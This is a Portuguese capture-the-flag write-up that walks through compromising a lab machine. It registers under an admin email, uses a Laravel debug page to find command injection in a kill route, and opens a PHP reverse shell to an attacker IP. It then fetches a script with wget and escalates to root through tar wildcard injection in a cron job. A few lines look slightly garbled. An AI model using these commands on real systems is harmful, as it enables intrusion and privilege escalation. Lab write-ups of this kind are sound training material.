




Identity

IP: 10.8.0.33 nível: Fácil


- Passo 01



Ao acessarmos o site, nos deparamos com a tela pra logar com o SSO, como não tenho conta irei registrar uma nova.




- Passo 2



Ao digitarmos o IP na barra de pesquisa nos deparamos com o form solicitando permissão de acesso a conta, e após autorizar, seremos redirecionado para

<http://reports.labdepentest.com.br/home>.



- Passo 03

```
view-source:http://reports.labdeptest.com.br/home
USEFUL SUBDOMAIN_DISCO... APPLICATION_DISCO... FORENSIC (5) Jon Bellion - All Ti... Studio Tumble - YouT...
5 <meta http-equiv="X-UA-Compatible" content="IE=edge">
6 <meta name="viewport" content="width=device-width, initial-scale=1.0">
7 <title>Document</title>
8 <link rel="stylesheet" href="/bootstrap.min.css">
9 </head>
10 <body>
11
12 <br>
13
14 <div class="container">
15 <div class="row">
16 <div class="col-md-11">Bem vindo 0flux - 0flux@mail.com!
17 </div>
18 <div class="col-md-1">
19 <form action="/logout" method="post">
20 <input type="hidden" name="_token" value="hGKx4gQV8sTlW8YWXQqfVZ4VSKyJG03Pwtu61YHv"> <button type="submit" class="btn btn-primary">Logout</button>
21 </form>
22
23 </div>
24 </div>
25 </div>
26
27
28 <div class="container">
29
30 <div class="col-md-5 col-offset-2">
31 <form action="/home" method="post">
32 <input type="hidden" name="_token" value="hGKx4gQV8sTlW8YWXQqfVZ4VSKyJG03Pwtu61YHv">
33
34 <div class="form-group">
35 <label for="title" class="form-label mt-4">Title</label>
36 <input type="text" name="title" placeholder="Title" class="form-control" id="title" aria-describedby="title" placeholder="Enter email" style="background-ima
37 <small id="title" class="form-text text-muted">Title of your report.</small>
38 </div>
39 <div class="form-group">
40 <label for="content" class="form-label mt-4">Content</label>
41 <input type="text" name="content" placeholder="Content" class="form-control" id="title" aria-describedby="content" placeholder="Enter email" style="backgrou
42 <small id="content" class="form-text text-muted">Content of your report.</small>
43 </div>
44 <br>
45 <button type="submit" class="btn btn-primary">Send report</button>
46
47 </form>
48 </div>
49
50 </div>
51
52 </div>
53
54
55 <div class="container">
56 <div class="row" style="margin-top: 50px">
57 <b>List of reports:</b><br>
58 <!-- somente o usuario admin@crowsec.com.br pode ler todos os relatorios -->
59 </div>
60 </div>
```

Após n tentativas de sql e xss eis que abro o código fonte da página e no comentário ao final da página é informado que somente o usuário **admin@crowsec.com.br** pode ler os relatório.

- Passo 04

idp.labdeptest.com.br/register

SUBDOMAIN_DISCO... APPLICATION_DISCO... FORENSIC (5) Jon Bellion - All Ti... Studio Tumble - YouT...

Laravel Login Register

Register

| | |
|---|---|
| Name | <input type="text" value="toper"/> |
| E-Mail Address | <input type="text" value="admin@crowsec.com.br"/> |
| Password | <input type="password" value="*****"/> |
| Confirm Password | <input type="password" value="*****"/> |
| <input type="button" value="Register"/> | |

Após pegar a informação anterior, tentei me registrar o email em questão.

reports.labdepentest.com.br/home

SUBDOMAIN_DISCO... APPLICATION_DISCO... FORENSIC (5) Jon Bellion - All Ti... Studio Tumble - YouT...

Bem vindo toper - admin@crowsec.com.br! LOGOUT

Title

Title

Title of your report.

Content

Content

Content of your report.

SEND REPORT

List of reports:

| SECURITY/BUG REPORT |
|---|
| there is a bug in the api endpoint (/api/report-backup-service) when a GET request is sent, it causes the application to display the stack trace, making the application's internal information |

E como imaginado, deu certo.

Dei a autorização de acesso, assim como no passo 02 e logo na tela principal temos uma hint para onde seguir no próximo passo.

• Passo 04

reports.labdepentest.com.br/api/report-backup-service

SUBDOMAIN_DISCO... APPLICATION_DISCO... FORENSIC (5) Jon Bellion - All Ti... Studio Tumble - YouT...

Stack trace Request App User Context Debug Share


Expand vendor frames

Illuminate\Foundation\Bootstrap\HandleExceptions::handleError
routes/api.php:23

```
1 <?php
2
3 use Illuminate\Http\Request;
4 use Illuminate\Support\Facades\Route;
5
6 /*
7 |-----
8 | API Routes
9 |-----
10 |
11 | Here is where you can register API routes for your application. These
12 | routes are loaded by the RouteServiceProvider within a group which
13 | is assigned the "api" middleware group. Enjoy building your API!
14 |
15 */
16
17 Route::post("/kill-backup-service/{id}", function($id){
18     shell_exec("kill -9 " . $id);
19     return "Killed";
20 });
21
22 Route::get('/report-backup-service', function (Request $request) {
23     if($request->user()->email == "admin@crowsec.com.br"){
24         $email = Auth::user()->email;
25         $user = User::where('email',$email)->get();
26         return $user;
27     }else{
28         return $request->user();
29     }
30 });
31
```


Ao acessarmos <http://reports.labdepentest.com.br/api/report-backup-service>, na página de debug que é carregada entre as linhas 17-20 na rota/função declarada percebemos que provavelmente exista um RCE.

- Passo 05



Depois de muitos testes sem sucesso no próprio navegador e no burp, acabei por usar o insomnia para tentar explorar o possível RCE `http://reports.labdepentest.com.br/api/kill-backup-service/7 ; sleep 5`, como o teste com o **sleep** deu certo.

- Passo 06



Deixei o nc escutando na porta 1234, e rodei o comando a seguir para pegar a reverse shell.

reports.labdepentest.com.br/api/kill-backup-service/7 ; php -r '\$sock=fsockopen("10.10.12.100",1234);exec("sh <&3 >&3 2>&3")';'

- Passo 07

```
bash-4.2$ cat /etc/crontab
cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed

*/1 * * * * root cd /var/www/idp.labdepentest.com.br/storage; tar -zcf /var/backups/idp-storage.tgz *
```

Após o recon, podemos identificar que existe um job interessante que roda a cada minuto `*/1 * *`

```
* * root cd /var/www/idp.labdepentest.com.br/storage; tar -zcf /var/backups/idp-storage.tgz *
```

- Passo 08

[Privilege Escalation Using Wildcard Injection | Tar Wildcard Injection |](#)

```
bash-4.2$ echo '#!/bin/bash\nchmod +s /bin/bash' > shell.sh
echo '#!/bin/bash\nchmod +s /bin/bash' > shell.sh
bash-4.2$ ls
ls
app framework logs oauth-private.key oauth-public.key shell.sh
bash-4.2$ echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > "--checkpoint-action=exec=sh shell.sh"
bash-4.2$ echo "" > --checkpoint=1
echo "" > --checkpoint=1
```

Foi-se usando os seguintes três comandos para termos a escalação de privilégios abusando lá do job.

```
echo '#!/bin/bash\nchmod +s /bin/bash' > shell.sh
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1
```

No entanto só uma OBS no passo anterior, para o primeiro comando, tive que fazer o arquivo em minha própria máquina e subir pra máquina alvo, sem usar o `\n`, pulando a linha direto.

- Passo 09

```
flux@nasa:/tmp$ cat shell.sh
#!/bin/bash
chmod +s /bin/bash
```

Editar arquivo em minha própria máquina e em seguida baixei na própria máquina alvo.

```
bash-4.2$ wget 10.10.12.100:1235/shell.sh
wget 10.10.12.100:1235/shell.sh
--2022-08-30 00:03:52-- http://10.10.12.100:1235/shell.sh
Connecting to 10.10.12.100:1235... connected.
HTTP request sent, awaiting response... 200 OK
Length: 31 [text/x-sh]
Saving to: 'shell.sh'

100%[=====>] 31          --.-K/s   in 0s

2022-08-30 00:03:52 (5.01 MB/s) - 'shell.sh' saved [31/31]

bash-4.2$ ls
ls
--checkpoint-action=exec=sh shell.sh framework          oauth-public.key
--checkpoint=1 logs in the body of a request shell.sh
app              oauth-private.key
bash-4.2$ cat shell.sh
cat shell.sh
#!/bin/bash
chmod +s /bin/bash
```

- Passo 10

```
bash-4.2$ date
date
Tue Aug 30 00:05:12 UTC 2022
bash-4.2$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-sr-x 1 root root 935976 Jul 15 2020 /bin/bash
bash-4.2$ /bin/bash -p
/bin/bash -p
bash-4.2# ls
ls
--checkpoint-action=exec=sh shell.sh framework          oauth-public.key
--checkpoint=1 logs in the body of a request shell.sh
app              oauth-private.key request
bash-4.2# cd /root
cd /root
bash-4.2# ls
ls
root.txt
bash-4.2# cat root.txt
cat root.txt
CROWSEC{W1ldC4rd_34zyyyy_XpL}
```

Após passado 1min, foi necessário apenas executar o comando `/bin/bash -p` com isso concluímos a escalção de privilégios e pegamos a fag.